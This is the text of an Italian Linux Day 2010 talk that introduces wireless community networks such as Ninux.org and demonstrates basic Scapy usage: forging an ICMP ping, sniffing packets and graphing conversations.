


Manipolazione di pacchetti con Scapy

Catturare, analizzare e modificare il traffico di rete
in modo semplice e veloce



Linux Day Roma 23-X-2010
Claudio Pisa - clauz@ninux.org



Scaletta

- Wireless Community Networks (WCN)
 - Cosa sono le WCN
 - La WCN Ninux.org
- Scapy
 - Cos'e' Scapy
 - Come si usa
 - Ricettario



Wireless Community Networks


- Reti di calcolatori (**networks**) costruite dagli stessi utenti (**community**) usando soprattutto, ma non solo, tecnologie senza fili (**wireless**)
- **Movimento mondiale!** Roma, Berlino, Leipzig, Vienna, Seattle, Atene, Parigi, Catalogna, Madrid, Bruxelles, Nepal, Djursland, New York, Johannesburg, Buenos Aires, Montreal, Portogallo, Badalona, Montevideo, Pretoria, Stoccolma, Houston, Budapest, Melbourne, Bogotà, Dublino, Zagabria, Berna, Manchester, Berkeley, Boston, Detroit, Belgrado, ...



Wireless Community Networks

- Utilizzare tecnologie wireless per costruire una rete tra utenti, senza passare un operatore
- Tipico: nodi == router Wi-Fi sui tetti
- Nodi appartengono a soggetti diversi










Network Map

Collegamento a questa pagina



Benvenuto*!

Benvenuto* alla mappa della rete Ninux.org!

- [Cos'è Ninux.org?](#)
- [Come si usa questa mappa?](#)

Trova Indirizzo

Indirizzo, via e città, stato o codice postale:

Trova

Impostazioni della mappa

- Visualizza nodi attivi
- Visualizza ubicazione dei nodi potenziali
- Visualizza collegamenti wireless
- Visualizza collegamenti via tunnel su Internet


Nodi | I miei segnaposto

- ac3bf1 zoom
- Andrea zoom
- AndreaCasa zoom
- AngeloCasa zoom


The Ninux.org Network Map is powered by WNMap.



Scapy




Scapy

- permette di manipolare (catturare, creare, modificare) interattivamente pacchetti sulla rete
- basato sul linguaggio di programmazione Python 
- disponibile come package su varie distro (es. apt-get install python-scapy)
- Funziona sia in modalita' interattiva
 - sudo scapy
- Che come libreria Python
 - from scapy.all import *




Pacchetti

- “[...] si chiama **pacchetto** ciascuna **sequenza di dati distinta** trasmessa su una rete o in generale su una linea di comunicazione [...]” - Wikipedia



Packet Forging

- Esempio:
ICMP (ping)



```
Welcome to Scapy (2.0.0.11 beta)
>>> p = Ether()/IP()/ICMP()/"Ciao Mondo"
>>> p[IP].dst = "8.8.8.8"
>>> p
<Ether type=IPv4 |<IP frag=0 proto=icmp
dst=8.8.8.8 |<ICMP |<Raw load='Ciao Mondo' |
>>>>
>>> r = srp1(p)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0
packets
<Ether dst=00:13:02:49:1c:f5
src=00:1f:3f:f2:00:6d type=IPv4 |<IP version=4L
ihl=5L tos=0x0 len=46 id=19699 flags= frag=0L
ttl=51 proto=icmp chksum=0xb81c src=8.8.8.8
dst=192.168.178.7 options='' |<ICMP type=echo-
reply code=0 chksum=0x66fc id=0x0 seq=0x0 |<Raw
load='Ciao Mondo\x00\x00\x00\x00\x00\x00\x00\x00'
|>>>>
>>>
```


Sniffing

```
>>> pkts = sniff(filter="icmp", count=5)
>>> pkts
<Sniffed: TCP:0 UDP:0 ICMP:5 Other:0>
>>> p = pkts[0]
>>> p
<Ether  dst=00:1f:3f:f2:00:66 src=00:13:02:49:1c:15 type=IPv4 |
<IP  version=4L ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L
ttl=64 proto=icmp chksum=0xb7e9 src=192.168.178.7 dst=8.8.8.8
options='' |<ICMP  type=echo-request code=0 chksum=0x6260
id=0x21fe seq=0x1 |<Raw
load='\xd2\xae\xc0L\xeb\xa1\n\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\
x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#\
%&\ '()*+,-./01234567' |>>>>
>>>
```




Analisi

```
>>> r.pfdump("analisi.pdf")
```



Analisi


```
>>> pkts.conversations()
```




Ricettario



